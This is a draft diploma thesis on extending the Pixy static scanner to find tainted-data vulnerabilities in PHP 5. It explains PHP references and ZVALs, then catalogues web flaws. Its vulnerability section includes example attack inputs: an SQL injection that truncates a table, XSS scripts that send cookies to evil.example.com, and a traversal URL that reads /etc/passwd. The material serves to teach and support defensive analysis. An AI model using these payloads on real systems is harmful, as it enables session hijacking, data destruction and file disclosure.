Tainted Object Propagation Analysis for PHP 5 based on Pixy

Diploma Thesis

Oliver Klee
Bonner Str. 63, 53173 Bonn
pixy@oliverklee.de

Bonn, 2013-06-06

Rheinische Friedrich-Wilhelms-Universität Bonn
Institut für Informatik III
Professor Dr. Armin B. Cremers

I hereby declare that I have created this work completely on my own and that it has not been submitted previously for a degree at any university. To the best of my knowledge and belief, this thesis contains no material previously published or written by another person, except where due reference is made.

Bonn, 2013-06-06

Abstract (TODO)

Add some text for the abstract here.

Contents

Acknowledgements (READY FOR FEEDBACK, PROOFREAD)

First and foremost, I wish to thank Prof. Dr. Armin B. Cremers for allowing me to write on this self-chosen topic, and for his encouragement and critical questions. A big kudos also to my thesis advisor Daniel Speicher for helping finally find this thesis topic, for his support and guidance, and for his seemingly infinite patience with me during this process.

I'd also like to thank Sebastian Bergmann (the author of the famous PHPUnit), Roman Saul and Christian Kuhn (from the TYPO3 CMS project) who provided feedback, a different perspective and critical questions.

Thanks also go to Melanie Kelter, who mercilessly pointed out my typos and crooked sentences.

I also thank my fellow team members Henning Pingel, Marcus Krause and Helmut Hummel (from the TYPO3 Security Team) who have taught me most of what I know about web application security now.

Thanks also go to my father, who never stopped believing that I would someday finish this thesis (and who kept pushing and nudging me all the time).

Last but not least, I would like to thank Nenad Jovanovic for creating Pixy and PhpParser in the first place, and on whose work this thesis has been built. The saying about "standing on the shoulders of giants" concerning Open-Source projects really is true.

1 Introduction (READY FOR FEEDBACK)

1.1 Motivation: Why a Current Static PHP Security Scanner Is Important

Currently, there is no free and high-quality static code analysis tool available—and still maintained—that can find vulnerabilities in PHP 5.4.x code. This is a problem because new vulnerabilities in web applications are found almost daily [osv11], and PHP is used for more than 75 % of the top-million sites [W3T12a], including Facebook (using the HipHop PHP compiler [Zha10], Wikipedia and WordPress.com [W3T12b].

1.2 Research Problems and Approach

This thesis aims to move the PHP security scanner **Pixy** ([JKK07], page 59) and its subproject **PhpParser** [Jov06] one big step forward towards being able to scan PHP 5 code and find security potential vulnerabilities that have been made possible with the recent changes in PHP. Particularly, it provides an approach for finding tainted-object-propagation[1] vulnerabilities in object fields, include the fields into Pixy's alias analysis, and model the default pass-by-reference behavior for objects in PHP 5.

Code quality matters—in particular, for an open-source tool like Pixy, code quality is important to attract more contributors to the project. Thus, this thesis also aims at getting Pixy to work with the current Java 7 without any warnings and making Pixy's code more maintainable.

These technical goals are mostly necessary due to the fact that the Pixy code base had not been maintained (or even touched) since 2006, and both PHP (i. e., the scanned language) as well as Java (i.e., the scanner's language) had evolved in the meantime.

[1] See section 3.2 on page 22 for details.

2 PHP (partly READY FOR FEEDBACK, partly PROOFREAD)

PHP [RBS07] is a powerful object-oriented, dynamically typed server-side web scripting language.

This chapter gives an overview over the challenges associated with static analysis for PHP as well as the inner workings of PHP that are relevant for conducting alias analysis on PHP code.

2.1 Challenges in Static Analysis for PHP (READY FOR FEEDBACK, PROOFREAD)

In PHP, it is possible to use variables for variable names (which is called "variable variables"), field names, class names or for the inclusion of other classes. This practically is the same as multiple pointers in C++, and poses a problem for static analysis [WHKD00] that forces static analysis to fall back on approximations.

For example, the following constructs are possible, making static analysis a lot harder than e. g., for Java:

```
1 // bar contains the name of the class to instantiate.
2 $foo = new $bar();
3
4 // foo contains the name of the variable that gets assigned a 1.
5 $$foo = 1;
```

```php
// To correctly resolve this include, a scanner would need to parse how
// t3lib_extMgm::extPath creates paths.
require_once(t3lib_extMgm::extPath('seminars') .
  'pi2/class.tx_seminars_pi2.php');

// Depending on the value of classFlavor, different version of the same
// class will be used. This results in runtime class resolution.
switch ($classFlavor) {
  case FLAVOR_ORANGE:
    require_once('Orange.php');
    break;
  case FLAVOR_VANILLA:
    require_once('Vanilla.php');
    break;
  default;
    require_once('Default.php');
    break;
}

// classFile includes the path of the class file to include.
require_once($classFile);

// The class definition of MyClass might be different, depending on
// which file has just been included.
$bar = new MyClass();
```

In addition, PHP starting from version 5 makes use of so-called *autoloading*, i. e., the file with the code of a class gets loaded dynamically when the class is used for the first time. PHP does not provide a default autoloader; instead, programmers need to define their own autoloading routines and register these with PHP. [PHP10]

```php
// The class file for this class has not been included and will be
// implictly loaded on-demand by the autoloader.
$container = new SmartContainer();
```

In addition, type-hinted parameters can be overwritten within a function:

```
protected function foo(array $bar) {
  if (empty($bar)) {
    // bar changes its type from an array to an integer.
    $bar = 42;
  }
}
```

2.2 PHP Version History (READY FOR FEEDBACK)

PHP currently is in version 5.4.x (as of June 2013). Since PHP 4.x, the language has undergone a huge number of changes. [PHP13a, PHP13b, PHP13c, PHP13d, PHP13e, PHP13f] This section lists the most important changes that were introduced in addition to new functions, performance improvements and bug fixes.

2.2.1 PHP 5.0

Most promimently, PHP 5.0 brought a new object model that changed objects to get passed by reference by default instead of by value. This also included visibility modifiers, the `static` keyword for fields and methods, and class constants.

2.2.2 PHP 5.1

The biggest change PHP 5.1 were a clean-up of the reference handling and new date functions.

2.2.3 PHP 5.2

PHP 5.2 brought mostly small changes, but no big concepts that would have been completely new.

2.2.4 PHP 5.3

PHP 5.3 was the function that introduced class namespaces, late static binding and closures.

2.2.5 PHP 5.4

PHP 5.4 introduced traits and dropped support for the `safe_mode` and deprecated `register_globals`. In addition, call-time pass by reference was removed.

2.3 Variables, References and Aliases (READY FOR FEEDBACK, PROOFREAD)

To be able to conduct alias analysis for PHP, it is important to fully understand the way variables and references in PHP work. The following section covers this, including the implementation details of variables in PHP as well as the various types of references that are possible in PHP.

Many of these language details are referenced in the PHP manual, which—together with the reference implementation—is the authoritative source for details on the PHP language.

2.3.1 Local and Global Variable Scope

Variables in PHP can have one of two scopes: local and global. [PHP13n] PHP stores the variables in symbol tables, using one symbol table per scope. [PHP13j]

Global Scope

Any variable that is defined outside of a function of method is considered to be *global*. By default, global variables are available only in the context outside of functions—even in files other than where they have been defined (but only *after* they have been declared, of course).

In the following example, the variable `$answer` is declared in global scope and thus is available even for code in the included PHP file `otherFile.php`—as long as the code that accesses the variable is located in global scope as well.

```
1 $answer = 42;
2 include('otherFile.php');
```

Local Function Scope

A variable defined within a function is by default only available in the local function scope, i. e., in the function's symbol table. In the following example, there is a global variable `$beverage` as well as a local variable `$beverage`:

```
$beverage = 'tea';

function breakfast() {
  $beverage = 'coffee';
}
```

Note: Local scope works exactly the same way for functions and class methods—which in PHP also use the `function` keyword.

The "global" Keyword and $GLOBALS

Using the `global` keyword, it is possible to create a reference from a local variable to a global variable with the same name:

```
function breakfast() {
  global $beverage;
  echo 'Let have some ' . $beverage . '!';
}

$beverage = 'tea';
breakfast();
```

```
Let's have some tea!
```

Using the `$GLOBALS` superglobal variable, it is possible to access global variables from a local scope without having to add the variable to the local scope:

```
function breakfast() {
  echo 'Let have some ' . $GLOBALS['beverage'] . '!';
}

$beverage = 'coffee';
breakfast();
```

```
Let's have some coffee!
```

Note: Using the `global` keyword is perfectly valid (as of PHP 5.4), but its usage is not recommended as this will make distinguishing between local and globals variables harder when reading the code. Instead, it is recommended to use the `$GLOBALS` superglobal to make the access more explicit. [TYP13]

2.3.2 ZVALs and Reference Counting

ZVALs

By default, variables in PHP are assigned by value [PHP13o]. They are internally stored in a structure called *ZVAL*. In one of the C header files [PHP13s] in the PHP source code, the structure looks like this:

```
1  struct _zval_struct {
2    /* Variable information */
3    zvalue_value value;       /* value */
4    zend_uint refcount__gc;
5    zend_uchar type;          /* active type */
6    zend_uchar is_ref__gc;
7  };
8
9  typedef union _zvalue_value {
10   long lval;     /* long value */
11   double dval;   /* double value */
12   struct {
13     char *val;
14     int len;
15   } str;
16   HashTable *ht;  /* hash table value */
17   zend_object_value obj;
18 } zvalue_value;
```

Hence, a variable basically consists of a name (which is stored outside the ZVAL structure [Gol05]), a type, a value, and a reference counter.

Note: This applies to basic data types like integers, strings or floats. For objects, things are a bit more complicated (see below).

Let's assume we have the following code:

```
1 $x = 42;
2 xdebug_debug_zval('x');
```

The command `xdebug_debug_zval` from the Xdebug PHP extension [Der13] outputs detailed information on the variable (figure 2.1 on page 9):

```
x: (refcount=1, is_ref=0)=42
```



Figure 2.1: A variable basically is an entry in the symbol table, pointing to a ZVAL.

The reference count is used both by the garbage collector as well as to save memory by using a copy-on-write strategy. [PHP13j]

Copy-on-Write Variables

To preserve memory and improve performance, PHP uses a copy-on-write strategy for variables that are copies of one another. This copy-on-write strategy has no direct impact on alias analysis whatsoever. Nevertheless, understanding this phenomenon is necessary in order to interpret all the reference counter correctly and to differentiate between real aliases and copy-on-write ZVALs.

Let's have a look at an example:

```
1 $x = 42;
2 $y = $x;
3 xdebug_debug_zval('x');
4 xdebug_debug_zval('y');
```

This code leads to both variables pointing to the exact same ZVAL, just by different names (figure 2.2 on page 10):

```
x: (refcount=2, is_ref=0)=42
y: (refcount=2, is_ref=0)=42
```



Figure 2.2: PHP uses copy-on-write for variables: If one variable is a copy of another variable, both share the same ZVAL until one of the variables is modified.

Removing (Unsetting) Copy-on-Write Variables from the Symbol Table

When one of the variables is unset, the unset variable gets removed from the symbol table of the current scope, the reference counter is decreased again (figure 2.3 on page 10):

```
1 $x = 42;
2 $y = $x;
3 unset($y);
4 xdebug_debug_zval('x');
```

```
x: (refcount=1, is_ref=0)=42
```



Figure 2.3: After one of the two variables (that temporarily shared the same ZVAL via copy-on-write) is unset, the reference count in the ZVAL is back from 2 to 1 again.

Overwriting Copy-on-Write Variables

When one of the variables is overwritten later, PHP creates a new ZVAL for the new value and decreases the reference count of the first ZVAL(figure 2.4 on page 11):

```php
$x = 42;
$y = $x;
$x = 3;
xdebug_debug_zval('x');
xdebug_debug_zval('y');
```

```
x: (refcount=1, is_ref=0)=3
y: (refcount=1, is_ref=0)=42
```



Figure 2.4: A new ZVAL is automatically created after the value of one of two variables using a copy-on-write strategy is changed.

Note: `xdebug_debug_zval` will never display a `refcount` of zero for a variable because `xdebug_debug_zval` cannot display variables that have been unset (and that, by definition, do not exist anymore at that point).

Note: To get PHP to actually use copy-on-write, it is necessary to directly copy the value of one variable to another variable. Mereley assigning the same value to both variables will not lead to both variables sharing one ZVAL. Thus, this behavior is different from the way the Java virtual machine handles strings in order to preserve memory. [Tim99, chapter 2]

2.3.3 References

References in PHP are two variables pointing to the same ZVAL. The PHP manual takes particular care to make clear the difference to C pointers: [PHP13p][PHP13q]

> References in PHP are a means to access the same variable content by different names. They are not like C pointers; for instance, you cannot perform pointer arithmetic using them, they are not actual memory addresses, and so on.

There are several ways to create references in PHP: assigning by reference, passing by reference and returning references. This list includes all approaches that are mentioned in the PHP manual. [PHP13k] As the PHP manual is the official source of documentation on PHP, this list should be quite complete.

Assigning by Reference

Creating References: References from one variable to another are set using the `=&` operator. [WH10, page 129][PHP13r] After this, both variables refer to the same ZVAL instead of one variable pointing to the other, and it is not possible to distinguish between the referenced variable and the referencing variable anymore. Changing the value of one of the variables then changes the value in the existing ZVAL (and thus for both variables). However, it does *not* create a new ZVAL.

The corresponding ZVAL is marked with `is_ref=1`—which is a 0/1 boolean flag, not a counter—, and the reference count is increased (figure 2.5 on page 12):

```
1 $a1 = 'foo';
2 $a2 =& $a1;
3 $a1 = 'bar';
4 xdebug_debug_zval('a1');
5 xdebug_debug_zval('a2');
```

```
a1: (refcount=2, is_ref=1)='bar'
a2: (refcount=2, is_ref=1)='bar'
```



Figure 2.5: Two variables that are references to one another share the same ZVAL. Thus, changing the value of one variable automatically affects the other variable as well.

The same mechanism also applies when the content of a variable is copied to a variable that is a reference. In the following example, the content of `$q3` is copied to `$q2`, thus

also changing the value of `$q1` as both `$q1` and `$q2` are references to the same ZVAL (figure 2.6 on page 13):

```
1 $q1 = 'foo';
2 $q2 =& $q1;
3
4 $q3 = 'bar';
5 $q2 = $q3;
6 xdebug_debug_zval('q1');
7 xdebug_debug_zval('q2');
```

```
q1: (refcount=2, is_ref=1)='bar'
q2: (refcount=2, is_ref=1)='bar'
```



Figure 2.6: Copying the value of one variable to two variables (which are references to each other) changes the value of the target ZVAL. In this case, PHP does not use a copy-on-write strategy because a ZVAL can be involved either in references or in copy-on-write, but not both at the same time.

However, when a variable that is a reference to some variable is changed to be a reference to a different variable, this changes only the entry in the symbol table, not the ZVAL. In the following example, `$p2` is a reference to `$p1` and then gets changed to be a reference to `$p3`. `$p1` stays unchanged as the corresponding ZVAL is not modified (figure 2.7 on page 14):

```php
$p1 = 'foo';
$p2 =& $p1;

$p3 = 'bar';
$p2 =& $p3;
xdebug_debug_zval('p1');
xdebug_debug_zval('p2');
```

```
p1: (refcount=1, is_ref=0)='foo'
p2: (refcount=2, is_ref=1)='bar'
```



Figure 2.7: Changing a variable from a reference to one variable to a reference to another variable basically just rearranges to which ZVAL the symbol table entry is pointing (and adjusts the reference counters in the ZVALS accordingly).

Dropping References and Reference Counting: When a variable that is a reference is unset, PHP removes the variable from the symbol table of the current scope (i. e., it cuts the connection between the variable name and the ZVAL) and decreases the reference count. The ZVAL will not be destroyed—or be allowed for garbage collection—as long as the reference count is greater than zero.

There is a difference between cases of at least two references pointing to the same ZVAL and cases of only one reference being left. For at least two references, the ZVAL will still be marked as `is_ref=1`:

```php
$a1 = 'foo';
$a2 =& $a1;
$a3 =& $a1;
unset($a2);
xdebug_debug_zval('a1');
```

```
a1: (refcount=2, is_ref=1)='foo'
```

If there is only one reference to the ZVAL left, it will be marked as `is_ref=0`—even if the variable that is left standing after all its fellows have been unset is not the original first variable:

```php
$b1 = 'foo';
$b2 =& $b1;
unset($b1);
xdebug_debug_zval('b2');
```

```
b2: (refcount=1, is_ref=0)='foo'
```

Note: References can only be created to variables[1], but not to literal values or expressions:

```php
$answer =& 42;
```

```
PHP Parse error:  syntax error, unexpected '42' (T_LNUMBER) in
  /tmp/zval-test.php on line 2
```

Returning by Reference

In PHP, functions—and thus also methods—normally return their return values by value. However, it is possible to change the method so that the value is returned by reference: [PHP13l]

[1] References to objects created with `new` in the same call are also possible. However, this usage of references has been deprecated in PHP 5.0. [PHP13r]

```php
class Foo {
  public $property = 0;

  public function &getProperty() {
    return $this->property;
  }
}

$foo = new Foo();
$property =& $foo->getProperty();
$property = 4;

xdebug_debug_zval('foo');
```

```
foo: (refcount=1, is_ref=0)=class Foo
  { public $property = (refcount=2, is_ref=1)=4 }
```

For returning by reference to actually work, both ampersand signs are necessary: the ampersand in the function declaration `function &getProperty()` (for the function to return the value by reference) as well as the ampersand when using the return value `$property = &$foo->getProperty();` so that `$property` is assigned by reference, not by value.

Passing by Reference

Variables can also be passed to functions—and methods—by reference. [PHP13i] This allows the function to change the value of the passed variable. Note that by default, function parameters are passed by value, not by reference.

```php
function changeParameter(&$parameter) {
  $parameter = 42;
}

$a = 5;
changeParameter($a);

xdebug_debug_zval('a');
```

```
a: (refcount=1, is_ref=0)=42
```

Note: In the context of the function, the ZVAL's reference count is two (because `$parameter` is a reference to `$a`). As the scope of `$parameter` ends with the end of the function, this causes the variable to be destroyed, decreasing the reference count in the ZVAL back to one.

2.3.4 References and Objects

Starting from PHP 5, objects are always passed by reference—in a way: [PHP13g, Gut01]

> In PHP 5 there is a new Object Model. PHP's handling of objects has been completely rewritten, allowing for better performance and more features. In previous versions of PHP, objects were handled like primitive types (for instance integers and strings). The drawback of this method was that semantically the whole object was copied when a variable was assigned, or passed as a parameter to a method. In the new approach, objects are referenced by handle, and not by value (one can think of a handle as an object's identifier).

In a nutshell, PHP does not pass objects by reference, but instead by default passes copies of the object handle—and all copies of one object handle point to the same object instance. So PHP does not pass direct references, but indirect references. This causes PHP to exhibit a strange mix of behavior—in some regards, it looks as though objects are actually passed by reference, while there are some puzzling exceptions and edge-cases.

Technically speaking, if a variable is an object instance, the ZVAL contains a *handle* (or object *identifier*) for the object, not the object itself. Thus, if variables (indirectly) point to the same object, the variables actually contain *copies* of the indentifier. [PHP13h]

As long as the object is merely accessed, object variables work just like references (figure 2.8 on page 18):

```
1 $instance = new StdClass();
2 $instance->field = 'foo';
3
4 $instance2 = $instance;
5 $instance2->field = 'bar';
6
7 xdebug_debug_zval('instance');
8 xdebug_debug_zval('instance2');
```

```
instance: (refcount=2, is_ref=0)=class stdClass
  { public $field = (refcount=1, is_ref=0)='bar' }
instance2: (refcount=2, is_ref=0)=class stdClass
  { public $field = (refcount=1, is_ref=0)='bar' }
```

(In the output of `xdebug_debug_zval`, it unfortunately is not possible to see that the ZVALs only contain the object identifiers, not the object itself. The output also does not make it clear that objects internally are represented using separate symbol tables.)



Figure 2.8: Objects use the ZVAL merely for the object identifier/handle, not for the actual data contained in the object.

However, if we start to use the object variables like real references and try to overwrite one object by setting the other object, the difference to real references becomes apparent (figure 2.9 on page 19):

```
1 $someInstance = new StdClass();
2 $someInstance->field = 'foo';
3
4 $instance2 = $instance;
5 $instance2 = 42;
6
7 xdebug_debug_zval('instance');
8 xdebug_debug_zval('instance2');
```

```
instance: (refcount=1, is_ref=0)=class stdClass
  { public $field = (refcount=1, is_ref=0)='bar' }
instance2: (refcount=1, is_ref=0)=42
```

Object variables can also be used as real references though—again by using the ampersand (`&`) operator (figure 2.10 on page 20):



Figure 2.9: Overwriting an object variable overwrites the ZVAL only. This is a good example of object "references" not working like real references.

```php
$someInstance = new StdClass();
$someInstance->field = 'foo';

$instanceReference =& $someInstance;
$instanceReference = 42;

xdebug_debug_zval('someInstance');
xdebug_debug_zval('instanceReference');
```

```
someInstance: (refcount=2, is_ref=1)=42
instanceReference: (refcount=2, is_ref=1)=42
```

2.4 Register_globals (READY FOR FEEDBACK, PROOFREAD)

In the PHP configuration, there is an option `register_globals`. If this option is set to `On`, uninitialized variables are automatically initialized with data from the request using the same key as the variable name.



Figure 2.10: References to object variables work are real references, though, as overwriting one variable automatically affects the other variable as well.

If a program does not properly initialize a variable (which would be considered very bad style), this could allow attackers to inject variable content via the request, creating a vulnerability.

The following code demonstrates this:

```
1 if ($this->isUserLoggedIn()) {
2   $user = $this->getLoggedInUser();
3   $escapedUserName = htmlspecialchars($user->getName());
4 }
5
6 echo '<h2>Welcome back, ' . $escapedUserName . '!</h2>';
```

If no user is logged in, the `$escapedUserName` variable is uninitialized in line 6, causing the code to be susceptible to cross-site-scripting via the `escapedUserName` request parameter. (See section 3.2.2 for details on cross-site scripting.)

`register_globals` has been deprecated in PHP 5.3 and removed in PHP 5.4. [PHP13m] Hence, unless a program is ensured to be only executed in an environment running PHP 5.4 or higher, uninitialized variables still need to be regarded as tainted.

3 Vulnerabilities in PHP Web Applications (READY FOR FEEDBACK, PROOFREAD)

The vulnerabilities in this chapter are divided into two parts: Tainted object propagation problems (which potentially can be found by tainted object propagation scanners like Pixy), and problems of other types (for which other tools are more helpful, or which usually are found through code inspection by a human).

This list of vulnerabilities is by no means complete, but should cover the most common vulnerabilities found in PHP web applications (according to the author's experience as a member of the TYPO3 Security Team since 2008 [sec12]). The code examples are all by the author.

Note: The URLs of all examples in this section are not URL-encoded to make them easier to read. In real life, the URL would be URL-encoded, e. g., spaces would be encoded as %20.

3.1 The "Common Weakness Enumeration" List

The *Common Weakness Enumeration (CWE)* [cwe07] is a widely-used formal list of software vulnerabilities that strives to serve as a common language for the vulnerabilities. This list includes extensive information on the vulnerability, including examples of vulnerable code, tips for mitigation, and information on whether this type of vulnerability can be found using dynamic or static program analysis. Organizations like Apple, Coverity or IBM make use of this list and provide tools that are compatible with it [cwe12b].

The CWE issues a yearly list of the "Top 25 Most Dangerous Software Errors" [cwe11] which includes many of the issues listed here. This list—based on a survey of a selected number of organizations—includes the "top issues" both concerning how critical they are as well as how widespread they are. Nevertheless, it does not cover all types of

vulnerabilities listed in this section due to its focus on web applications written in PHP, whereas the top 25 list is intended to cover web applications in all languages.

All in all, the CWE contains 909 entries and should cover most types of vulnerabilities. [cwe12a]

3.2 Tainted Object Propagation Vulnerabilities

The term *tainted object propagation vulnerabilities* [LL05] refers to a class of problems where untrusted data is used without sanitizing it properly for the context which it is to be used in. There are already some (documented) approaches to generally detecting these problems in web applications. Pixy as a scanner for tainted object propagation vulnerabilities currently is able to find SQL injection and reflective cross-site scripting.

Vulnerability	Top 25	CWE ID	Literature
SQL injection	#1	CWE-89	[Nat09f, MS09, Anl02, Wei12]
Cross-site scripting	#4	CWE-79	[CER00, Nat09e, Wei12, KE08]
HTTP response splitting	—	CWE-113	[KE08]
Directory traversal, path traversal	#13	CWE-22	[Nat09b]
OS command injection	#2	CWE-78	[Nat09d]
PHP file inclusion, remote code injection, remote command execution	—	CWE-98	[Nat09g, Wei12]
E-mail header injection, spam via e-mail forms	—	CWE-93	[KE08]

Table 3.1: Selected tainted object propagation vulnerabilities

3.2.1 SQL Injection

An SQL injection vulnerability exists if a string from an external source is directly used in an SQL query. This is an example of vulnerable code:

```
1 $queryResult = mysql_query(
2   'SELECT * FROM posts WHERE uid = ' . $_GET['postUid'] . ';'
3 );
```

An attacker would use a URL like this:

```
http://example.com/blog.php?postUid=1;TRUNCATE TABLE posts
```

This URL then would result in the following SQL getting executed:

```
SELECT * FROM posts WHERE uid = 1;TRUNCATE TABLE posts;
```

This effectively deletes all records from the `posts` table.

3.2.2 Cross-Site Scripting (XSS)

Cross-site-scripting (XSS) means that a string (or generally some data) from an external source is used in the website output, allowing to inject HTML, JavaScript or (seldom) XML. This provides an attacker with leverage for attacks such as sending the current cookies to a malicious site. The cookie then can be used for session hijacking.

There are two variants of XSS: *reflective XSS*, where the malicious data is directly transmitted without having been stored, e. g., via a URL, and *persistent XSS*, where the malicious data gets stored in a database or a file.

In April 2010, the Apache Foundation reported an incident where an XSS vulnerability was used for a series of attacks that resulted in an attacker gaining root privileges for a server. [apa10]

3.2.3 Reflective XSS

Reflective cross-site scripting is a variant of XSS which enables the malicious output to come directly from the input without being stored in the database or file system. Thus loading the page from a non-malicious link will not show the malicious code. This is a simple example of vulnerable code:

```
1 $output = 'Thank you for sending an e-mail to ' . $_POST['email'] . '.';
```

The URL used by an attacker then could look like this:

```
http://example.com/blog.php?email=<script>image=new Image();
  image.src="http://evil.example.com/?c="+document.cookie</script>
```

This results in sending the current cookies to a (potentially) malicious server, allowing an attacker to hijack the user's current session.

XSS opens the gates to many kinds of attacks. For example, it is possible to read the passwords from a login form after they have automatically been filled in by the browser's password storage. It also allows reading the clipboard content and sending it to another server.

3.2.4 Persistent XSS

Persistent cross-site scripting (persistent XSS) is a variant of the XSS vulnerability. It refers to the case when untrusted data is first stored in the file system or database, and some other part of the application then uses the stored data for output, thus inserting the malicious data in the output even if the page is loaded from a clean URL. This is a lot harder to find via tainted object propagation due to the database being between the source and the sink, causing the source and the sink to come into action during separate requests. One way to make this detectable would be to mark data from the database as basically untrusted, which however might increase the number of false positives.

This is an example of vulnerable code:

```
1 $postData = $this->retrievePostFromDatabase($postUid);
2 $output = '<h3>' . $postData['title'] . '</h3>';
```

An attacker could use the post submission form and enter a title like this:

```
1 <script>
2   image = new Image();
3   image.src = "http://evil.example.com/?c=" + document.cookie;
4 </script>
```

This code would send the site's current cookies to the server `evil.example.com`. The cookies can include the user's current session ID, which would allow the attacker to use the session ID for conducting a session-riding attack (which is also called "session hijacking"). [KE08]

3.2.5 HTTP Response Splitting

An HTTP response splitting attack is based on code allowing unsanitized CRLF (0x0d0a) character combinations to be included in HTTP headers, thus creating multiple headers.

However, as of PHP versions 4.4.2 and 5.1.2, the `header()` function only allows one header at a time, thus preventing header injection attacks. [PHP12]

3.2.6 Directory Traversal/Path Traversal

Directory traversal (also known as *path traversal*) is possible if a vulnerable application includes or outputs a file using a path that comes from an untrusted source. If the application does not check that the path is relative and does not contain two dots (`..`) (directly or URL-encoded), it is possible to read or overwrite files that should not be visible, e. g., `/etc/passwd/` or the file with the database credential of the application.

This is an example of vulnerable code:

```
1 echo $createHeader();
2 if (isset($_GET['file']) && ($_GET['file'] != '')
3   && is_file($_GET['file'])
4 ) {
5   echo file_get_contents($file);
6 }
7 echo $createFooter();
```

An attack URL could look like this:

```
http://www.example.com/index.php?file=../../../etc/passwd
```

This would result in `/etc/passwd` (the file containing the login names of all system users) being displayed. (For this attack to work, the file needs to be readable by the web server user.)

